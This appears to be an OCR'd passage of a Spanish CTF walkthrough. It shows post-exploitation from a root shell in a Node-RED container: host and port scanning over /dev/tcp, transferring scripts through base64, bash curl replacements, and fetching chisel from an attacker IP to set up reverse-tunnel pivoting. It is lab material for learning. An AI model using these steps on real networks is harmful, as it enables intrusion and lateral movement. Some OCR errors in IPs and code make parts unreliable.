
Ahora si hacemos el tratamiento de la Shell típico, lo curioso de la máquina es que tiene otra interface de red

```
root@nodered:/node-red# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth1@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
17: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@nodered:/node-red#
```


Entonces como estamos al parecer en un entorno distinto posiblemente un contenedor debo salir de allí aprovechando que hay otra interface la idea es buscar los hosts activos, utilizamos el script de buscar host en Linux




los edito teniendo en cuenta que el otro segmento el la 172.18





ahora para transferir no tengo curl ni wget y aparte nano ni vi existen




Como solo necesito es la información, pues se utiliza base 64
base64 -w 0 hostdiscovery.sh
base64 -w 0 hostsdisc.sh


copio el resultado y lo decodifico en la victima
echo ' ' | base64 -d > hostdiscovery.sh




damos permisos de ejecución y probamos

```
done; wait

tput cnorm
root@nodered:/tmp/pwned# chmod +x hostdiscovery.sh
root@nodered:/tmp/pwned# ./hostdiscovery.sh
[+] host activo 17.18.0.2
[+] host activo 17.18.0.1
```


en efecto parecen no haber mas hosts

```
[+] host activo 17.18.0.1
root@nodered:/tmp/pwned# ping 172.18.0.3
PING 172.18.0.3 (172.18.0.3) 56(84) bytes of data.
From 172.18.0.2 icmp_seq=1 Destination Host Unreachable
From 172.18.0.2 icmp_seq=2 Destination Host Unreachable
From 172.18.0.2 icmp_seq=3 Destination Host Unreachable
From 172.18.0.2 icmp_seq=4 Destination Host Unreachable
From 172.18.0.2 icmp_seq=5 Destination Host Unreachable
From 172.18.0.2 icmp_seq=6 Destination Host Unreachable
^C
--- 172.18.0.3 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6145ms
pipe 4
root@nodered:/tmp/pwned# ping 172.18.0.4
PING 172.18.0.4 (172.18.0.4) 56(84) bytes of data.
From 172.18.0.2 icmp_seq=1 Destination Host Unreachable
From 172.18.0.2 icmp_seq=2 Destination Host Unreachable
From 172.18.0.2 icmp_seq=3 Destination Host Unreachable
^C
--- 172.18.0.4 ping statistics ---
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5111ms
pipe 4
root@nodered:/tmp/pwned#
```


Por lo cual ahora válido con el segmento actual que es 172.19.0.2
edito y realizo el mismo paso de transferencia


base64 -w 0 hostsdisc.sh


echo ' ' | base64 -d >hosts2.sh





ejecución y prueba




tenemos el hosts 3 y 4 activos, entonces en resumen
172.18.0.2 es la maquina actual
172.18.0.1 puede ser un router o otra maquina ?
172.19.0.1 puede ser un router o otra maquina ?
172.19.0.2 es la maquina actual

172.19.0.3 puede ser otra maquina ?
172.19.0.4 puede ser otra maquina ?

Ahora modifico el script portdiscovery de escaneo de puertos como son varias IP modifico un poco el script




transifero de la misma forma que con hosts
base64 -w 0 portdesc.sh


echo ' ' | base64 -d > portdisc.sh


ejecuto

```
root@nodered:/tmp/pwned# chmod +x portdisc.sh
root@nodered:/tmp/pwned# ./portdisc.sh

[+] Enumerando puertos para el equipo 172.18.0.1:
[+] port activo 1880
^C

[!] saliendo *****

root@nodered:/tmp/pwned#
```

Sin embargo, como es muy lento lo configuro para hasta los 10000 ports

```
  GNU nano 7.2                                                    portdesc.sh
#!/bin/bash
function ctrl_c(){
        echo -e "\n\n[!] saliendo *****\n"
        tput cnorm; exit 1
}

#  salir con Ctrl+c
trap ctrl_c INT

# ciclo para recorrer las ip
#ciclo para recorrer los ports
# creo un array de ips
hosts=(172.18.0.1 172.19.0.1 172.19.0.3 172.19.0.4)
#creo un for para recorrer el array
tput civis; for j in ${hosts[@]}; do
        echo -e "\n[+] Enumerando puertos para el equipo $j:"
for i in $(seq 1 10000); do
        timeout 1 bash -c "echo '' > /dev/tcp/$j/$i" 2>/dev/null && echo "[+] port activo $i" &


#cambiar esta linea por el segmento de red que quiere validar
#timeout 1 bash -c "ping -c 1  change.$i" &> /dev/null && echo "[+] host activo 10.0.2.change" &
# cambiar esta linea por la ip que quiere validar sus puertos.
#timeout 1 bash -c "echo '' > /dev/tcp/changeip/$i" 2>/dev/null && echo "[+] port activo $i" &

done; wait
done;tput cnorm
```

nos tira lo siguiente


[+] Enumerando puertos para el equipo 172.18.0.1:
[+] port activo 1880
[+] Enumerando puertos para el equipo 172.19.0.1:
[+] Enumerando puertos para el equipo 172.19.0.3:
[+] port activo 6379
[+] Enumerando puertos para el equipo 172.19.0.4:
[+] port activo 80
aquí vamos a pivotear sobre todo al port 80 de la máquina .4 utilizaremos chisel
copio chisel de otra máquina que ya hice para no volver a descargar


Para transferir ya no se puede por base64 debido a queda muy grande los caracteres y se hace inmanejable

## 0.1. script para ejecutar curl

Existe una forma de ejecutar el comando curl ejecutando un script de bash que hace su misma función esto también sirve para wget
https://unix.stackexchange.com/questions/83926/how-to-download-a-file-using-just-bash-and-nothing-else-no-

curl-wget-perl-et

executing).

```
function __wget() {
    : ${DEBUG:=0}
    local URL=$1
    local tag="Connection: close"
    local mark=0

    if [ -z "${URL}" ]; then
        printf "Usage: %s \"URL\" [e.g.: %s http://www.google.com/]'
               "${FUNCNAME[0]}" "${FUNCNAME[0]}"
        return 1;
    fi
    read proto server path <<<$(echo ${URL//// })
    DOC=/${path// //}
    HOST=${server//:*}
    PORT=${server//*:}
    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
    [[ $DEBUG -eq 1 ]] && echo "HOST=$HOST"
    [[ $DEBUG -eq 1 ]] && echo "PORT=$PORT"
    [[ $DEBUG -eq 1 ]] && echo "DOC =$DOC"

    exec 3<>/dev/tcp/${HOST}/$PORT
    echo -en "GET ${DOC} HTTP/1.1\r\nHost: ${HOST}\r\n${tag}\r\n\r\r
    while read line; do
        [[ $mark -eq 1 ]] && echo $line
        if [[ "${line}" =~ "${tag}" ]]; then
            mark=1
```

Adapted from Chris Snow's answer. This can also handle binary files.


19

```
function __curl() {
  read -r proto server path <<<"$(printf '%s' "${1//// }")"
  if [ "$proto" != "http:" ]; then
    printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
    return 1
  fi
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [ "${HOST}" = "${PORT}" ] && PORT=80

  exec 3<>"/dev/tcp/${HOST}/$PORT"
  printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
  (while read -r line; do
   [ "$line" = $'\r' ] && break
  done && cat) <&3
  exec 3>&-
}
```

este lo pegamos en la victima


```
root@nodered:/node-red# hostname -I
172.18.0.2 172.19.0.4
root@nodered:/node-red# function __curl() {
>   read -r proto server path <<<"$(printf '%s' "${1//// }")"
>   if [ "$proto" != "http:" ]; then
>     printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
>     return 1
>   fi
>   DOC=/${path// //}
>   HOST=${server//:*}
>   PORT=${server//*:}
>   [ "${HOST}" = "${PORT}" ] && PORT=80
>
>   exec 3<>"/dev/tcp/${HOST}/$PORT"
>   printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
>   (while read -r line; do
>    [ "$line" = $'\r' ] && break
>   done && cat) <&3
>   exec 3>&-
> }
root@nodered:/node-red#
[0] 0:nc* 1:zsh- 2:zsh
```

Levantamos un server Python y transferimos utilizando la función **curl obligatoriamente debo mandarle un output porque si no me tira errores.**
curl http://10.10.14.5:80/chisel > chisel





## 1. Validar si un archivo es igual luego de transferir

Con md5sum podemos validar si un archivo tiene el mismo hash
md5sum chisel





Ahora permisos de execution






Ponemos en local chisel modo cliente y en víctima modo servidor
./chisel server --reverse -p 111


Sin embargo, antes de poner el cliente necesito saber los hosts nuevamente debido a que apague la máquina y cambiaron las interfaces




Vemos que tengo ahora la .2 y .4 y anteriormente eran .2 y .2 por lo cual nuevamente modifico el script de hosts esta vez recorriendo las 2 redes de raíz











